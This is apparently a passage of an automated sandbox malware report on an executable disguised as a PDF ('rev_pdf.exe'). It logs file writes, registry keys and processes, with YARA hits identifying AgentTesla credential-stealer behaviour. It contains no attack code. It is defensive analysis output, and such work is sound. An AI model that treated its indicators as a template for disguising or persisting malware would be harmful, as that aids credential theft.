C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<.F.l.a.g.s.>.0.0.0.0.0.0.0.0.<./.F.l.a.g.s.>.	success or wait	3	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<./.I.n.t.e.g.r.a.t.o.r.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 30 00 38 00 3a 00 34 00 37 00 3a 00 30 00 36 00 5a 00 22 00 3e 00	<.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s. .B.a.s.e.T.i.m.e.=.".2.0.2.1.-.0.2.-.2.3.T.0.8.:.4.7.:.0.6.Z.".>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 34 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 30 00 34 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 30 00 36 00 34 00 30 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 30 00 36 00 34 00 30 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<.P.r.o.c.e.s.s. .A.s.I.d.=.".3.4.9.". .P.I.D.=.".7.0.4.0.". .U.p.t.i.m.e.M.S.=.".1.0.6.4.0.". .T.i.m.e.S.i.n.c.e.C.r.e.a.t.i.o.n.M.S.=.".1.0.6.4.0.". .S.u.s.p.e.n.d.e.d.M.S.=.".0.". .H.a.n.g.C.o.u.n.t.=.".0.". .G.h.o.s.t.C.o.u.n.t.=.".0.". .C.r.a.s.h.e.d	success or wait	1	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.r.o.c.e.s.s.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	<./.P.r.o.c.e.s.s.T.i.m.e.l.i.n.e.s.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	98	3c 00 47 00 75 00 69 00 64 00 3e 00 63 00 66 00 37 00 38 00 35 00 30 00 66 00 38 00 2d 00 63 00 34 00 62 00 32 00 2d 00 34 00 37 00 37 00 39 00 2d 00 39 00 32 00 65 00 39 00 2d 00 64 00 36 00 63 00 30 00 31 00 63 00 31 00 62 00 33 00 37 00 33 00 61 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<.G.u.i.d.>.c.f.7.8.5.0.f.8.-.c.4.b.2.-.4.7.7.9.-.9.2.e.9.-.d.6.c.0.1.c.1.b.3.7.3.a.<./.G.u.i.d.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 31 00 2d 00 30 00 32 00 2d 00 32 00 33 00 54 00 30 00 38 00 3a 00 34 00 37 00 3a 00 30 00 36 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<.C.r.e.a.t.i.o.n.T.i.m.e.>.2.0.2.1.-.0.2.-.2.3.T.0.8.:.4.7.:.0.6.Z.<./.C.r.e.a.t.i.o.n.T.i.m.e.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.R.e.p.o.r.t.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	695D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC218.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<./.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC4C9.tmp.xml	unknown	4775	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_A4-058000200390-_22b30012e2a9340b0356f203be6ce5a2ae6da_1d3dc762_18d9dc37\Report.wer	unknown	2	ff fe	..	success or wait	1	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_A4-058000200390-_22b30012e2a9340b0356f203be6ce5a2ae6da_1d3dc762_18d9dc37\Report.wer	unknown	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	V.e.r.s.i.o.n.=.1.....	success or wait	207	695D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_A4-058000200390-_22b30012e2a9340b0356f203be6ce5a2ae6da_1d3dc762_18d9dc37\Report.wer	unknown	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 38 00 32 00 35 00 39 00 38 00 30 00 38 00 31 00 34 00	M.e.t.a.d.a.t.a.H.a.s.h.=.1.8.2.5.9.8.0.8.1.4.	success or wait	1	695D497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	success or wait	1	695F36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	695F1FB2	RegCreateKeyExW
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	695D43D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	ProgramId	unicode	000621ca05bf3998926d7fe37a98e9c0812900000904	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	FileId	unicode	0000b52d9ba9b7890e2b51e64ab889805cfce5126ebb	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	LowerCaseLongPath	unicode	c:\users\user\desktop\a4-058000200390-10-14_rev_pdf.exe	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	LongPathHash	unicode	a4-058000200390-|a29f2292	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	Name	unicode	a4-058000200390-10-14_rev_pdf.exe	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	Publisher	unicode		success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	Version	unicode		success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	BinFileVersion	unicode	8.3.2.1	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	BinaryType	unicode	pe32_clr_il_prefer32	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	ProductName	unicode		success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	ProductVersion	unicode		success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	LinkDate	unicode	06/13/2042 17:14:09	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	BinProductVersion	unicode	8.3.0.1	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	Size	B	88 50 00 00 00 00 00 00	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	Language	dword	1033	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	IsPeFile	dword	1	success or wait	1	695F36BF	unknown
\REGISTRY\A\{5dae2744-848f-72c9-0d2e-b1b57b085147}\Root\InventoryApplicationFile\a4-058000200390-|a29f2292	IsOsComponent	dword	0	success or wait	1	695F36BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	52 43 43 E0 01 00 00 00 00 00 00 00 22 D7 AE 74 05 00 00 00 04 16 13 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 E8 6C 80 1C 0D 01 C8 E9 CF 00 01 00 00 00 50 E9 CF 00 48 E9 CF 00 F4 76 E9 6C 84 0D 35 03 80 1C 0D 01 7A 77 E9 6C A8 E8 CF 00	success or wait	1	695F1FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: NewApp.exe PID: 2092 Parent PID: 3424

General

Start time:	09:47:32
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\NewApp\NewApp.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\NewApp\NewApp.exe'
Imagebase:	0xc00000
File size:	20616 bytes

MD5 hash:	5AF8F94A752CA9996FBFBF01DCC30EDD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.833553760.00000000042AC000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 13%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D01CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D01CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CFF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CF503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CF503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CF503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CF503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CF503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CFF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CFF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BE61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BE61B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6CFDD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6CFDD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6CFDD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6CFDD72F	unknown
C:\Users\user\AppData\Roaming\NewApp\NewApp.exe	unknown	4096	success or wait	1	6CFDD72F	unknown
C:\Users\user\AppData\Roaming\NewApp\NewApp.exe	unknown	512	success or wait	1	6CFDD72F	unknown

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: NewApp.exe PID: 1216 Parent PID: 3424

General

Start time:	09:47:40
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\NewApp\NewApp.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\NewApp\NewApp.exe'
Imagebase:	0x230000
File size:	20616 bytes
MD5 hash:	5AF8F94A752CA9996FBFBF01DCC30EDD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000013.00000002.832293360.000000000380F000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: cmd.exe PID: 7132 Parent PID: 2092

General

Start time:	09:47:45
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 1440 Parent PID: 7132

General

Start time:	09:47:46
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 6576 Parent PID: 7132

General

Start time:	09:47:46
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x1300000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: NewApp.exe PID: 6416 Parent PID: 2092

General

Start time:	09:47:50
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\NewApp\NewApp.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\NewApp\NewApp.exe
Imagebase:	0x520000
File size:	20616 bytes
MD5 hash:	5AF8F94A752CA9996FBFBF01DCC30EDD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000018.00000002.915676599.0000000002898000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000018.00000002.915676599.0000000002898000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000018.00000002.911999717.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: WerFault.exe PID: 4112 Parent PID: 2092

General

Start time:	09:47:51
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 2092 -s 1956
Imagebase:	0x240000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: cmd.exe PID: 4488 Parent PID: 1216

General

Start time:	09:47:52
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 3480 Parent PID: 4488

General

Start time:	09:47:52
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 5032 Parent PID: 4488

General

Start time:	09:47:52
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x1300000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: NewApp.exe PID: 1504 Parent PID: 1216

General

Start time:	09:47:57
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Roaming\NewApp\NewApp.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\NewApp\NewApp.exe
Imagebase:	0xce0000
File size:	20616 bytes

MD5 hash:	5AF8F94A752CA9996FBFBF01DCC30EDD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001F.00000002.811192969.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: WerFault.exe PID: 1716 Parent PID: 1216

General

Start time:	09:48:00
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 1216 -s 1868
Imagebase:	0x240000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Disassembly

Code Analysis

Copyright null 2021